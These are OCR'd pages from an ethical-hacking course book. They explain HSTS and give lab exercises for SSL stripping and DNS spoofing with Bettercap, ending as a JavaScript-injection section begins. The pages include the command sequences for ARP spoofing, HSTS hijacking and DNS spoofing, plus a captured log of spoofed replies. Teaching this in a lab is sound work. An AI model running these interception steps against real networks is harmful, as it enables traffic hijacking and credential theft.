
Once you add the header to your web server, it ensures that the connection is made only via the HTTPS tunnel. However, this too has its own pitfall. The web browsers will obey web server's HSTS order only if the first visit comes by means of HTTPS protocol. If the first visit made is over an HTTP connection, the browsers will reject the header.

To see the HSTS list in Chrome type the following in the Chrome **Chrome://net-internals/#hsts**



Dynamic

In the First screenshot the site is set to a Dynamic mode which means that the browser has been instructed to enable HSTS by an HTTP response header (served over TLS) like the following: **Strict-Transport-Security: max-age=157680000; includeSubDomains ;** This is a vulnerable to an attack whereby the very first time the browser requests the domain with http:// (not https://) an adversary intercepts the communication.



Static

As shown in the second screen shot of facebook.com query it set to static_sts this is to overcome the weakness of Dynamic mode . The static mode allows for hard-coding HSTS records directly into the browser's source. The header is changed to indicate the administrator's intention: **Strict-Transport-Security: max-age=157680000; includeSubDomains; preload**

Note


The inclusion of preload at the end. The domain is then submitted for review. If approved then it is added to the Chromium list and is also included in the Firefox, Safari, and IE 11+Edge lists.

SSL Stripping attack conditions:

- SSL stripping works only over http connection.
- Dynamic HSTS feature allow the user connect to website via http then redirect to https site and update the browser with the https link so the next time the user call the site the web browser automatically change the link to https – ssl strip attack will fail in this case.
- Static HSTS web browser uses only https connect and therefore ssl stripping attack will fail.
- Some sites don't have http version of the website and there is no redirection so the user will see connection failed if he tries of http the site


Exercise 17: SSL Stripping

There are Bettercap Caplets that comes preloaded, to see the available caplets , Open file manager and go to /**usr/share/bettercap/caplets**



- In this exercise we are going to use two caplets, the arpspoof caplet and the hstshijsck caplet to downgrade https connections to http and see the traffic in clear text. However most of websites comes with preloaded lists of sites that they only connect with https and this such as facebook , twitter linkedin and more and in this case ssl strip attack will fail against these websites

- Start both Windows and Kali virtual machines
- In Kali start bettercap
    - #bettercap -iface eth0
    - >arpSpoof(to start arpspoof caplet that we created earlier)
    - >hstshijack/hstshijack
- If no error seen in the output of hstshijack that is mean the caplet works fine and can intercept any site that does not have static hsts header



- In Windows machine open Firefox web browser and clear cash of the browser then go to a site that does not have static hsts such as www.linkdin.com
- See the output of bettercap sniffer

```
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.linkedin.com (->10
.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [http.proxy.spoofed-request] {http.proxy.spoofed-request 2020-04-19 15:21:58.1
70967973 -0400 EDT m=+28.157436762 {10.0.2.6 GET www.linkedin.com / 0}}
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.linkedin.com (->10
.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.linkedin.com (->10
.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : www.linkedin.com is local
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 108.174.10
.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.http.request] http 10.0.2.6 GET www.linkedin.com/
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 108.174.10
.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 108.174.10
.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : www.linkedin.com is local
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 108.174.10
.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : www.linkedin.com is local
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 2620:109:c
002::6cae:a0a
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 2620:109:c
002::6cae:a0a
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 192.168.0.1 > local : any-na.www.linkedin.com is 108.174.1
0.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 192.168.0.1 > local : any-na.www.linkedin.com is 2620:109:
c002::6cae:a0a
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.https] sni local > https://www.linkedin.com
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2020-04-19 15:21:58
.631586987 -0400 EDT m=+28.618055805 {10.0.2.6 GET www.linkedin.com / 105360}}
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2020-04-19 15:21:58
.789763833 -0400 EDT m=+28.776232622 {10.0.2.6 GET www.linkedin.com /RCespZhJ 0}}
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for linkedin.com (->10.0.2
.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for linkedin.com (->10.0.2
.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for linkedin.com (->10.0.2
.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.http.response] http local:80 200 OK -> 10.0.2.6 (2.5 kB text/html;
charset=utf-8)

HTTP/1.1 200 OK
```

6. MITM DNS Spoofing

DNS server is responsible for converting the Domain name like Google.com to an IP address so computer can communicate with Google.com. Man in the Middle can run a DNS server inside his computer and resolve the Domain Name that the user need to the IP address chosen by the hacker perpetrating the MiTM attack, for example when a user type www.google.com in his browser , the first thing his computer will do is to communicate with DNS server asking about the IP address of www.goole.com. In MiTM DNS spoofing attack the hacker will see the DNS request coming from the PC and will respond to that request with a Fake IP address that redirect the user to another website and not www.google.com, the user PC cannot verify the DNS response it received from

the hacker machine as a fake DNS server because there is no authentication happened between the client and DNS server.

DNS Spoofing


In the following exercise, we are going to have DNS server running in our Kali machine and a web server running as well, then we are going to redirect hacked machine to our web server.

DNS spoofing will not work against Gmail and websites that use HTTPS with HSTS. The reason why DNS spoofing doesn't work against HSTS websites is because modern browsers come with a list of websites that they can only browse as HTTPS, the browser will refuse to open that website.


This will work against normal http and https websites that does not have hsts header enabled.

Exercise 18: DNS Spoofing

- Start web server #service apache2 start
  - #service -- status-all (to make sure apache2 service is running)
  - (Web Server files are stored in /var/ www/html)



- create new page in Kali Web server
  - For testing change the current index.html file to index.original and use Text editor create text file called index and write anything inside the file then save it as index.html inside /var/www/html




- Test the website working by opening Firefox and enter the IP address of Kali.


- From Windows virtual machine make sure that you can reach the Kali website by entering the IP address of Kali in the web browser.

- From Windows virtual machine go to a website that you would like to redirect to Kali for example rad.infosec.ca


- Setting up Bttercap to do DNS spoofing
  - #bettercap -iface eth0
  - >help dns.spoof
  - >set dns.spoof.all true
  - >set dns.spoof.address 10.0.2.23 (kali Ip address)
  - >set dns.spoof.domains rad.infosec.ca,www.scratchpads.eu,www.rad-infosec.ca (these are the websites that we will intercept and redirect to Kali website)
  - >dns.spoof on
  - >arpSpoof(to run the arpSpoof caplet that we created)




- From Windows machine , open Firefox browser and clear cache




- Make sure that Windows network setting is set to default



- Then enter www.radh-infosec.ca, you are going to get the Kali webpage





The Bttercap sniffer shows that the dns query to www.rad-infosec was spoofed and redirected to local Kali Machine.

If you enter rad-infosec.ca address which is https sites with hsts header that stored in the web browser memory, then bettercap will attempt to respond but it will fail because the website that kali presenting to the browser is non https website , bettercap will be as follow

7. MiTM Java code injection

Man in the middle attack tool Bettercap also allow us to inject java code to the victim websites that he is visiting if the website is http or https that is not using HSTS header, injecting Java script in the victim web browser is very dangerous because depending on the Java code written we can accomplish many thing in the victim machine.

In the following exercise we are going to use bettercap to inject java code that we are going to create.

MASTERCLASS
HACKLIKEPRO
Manish Pundeer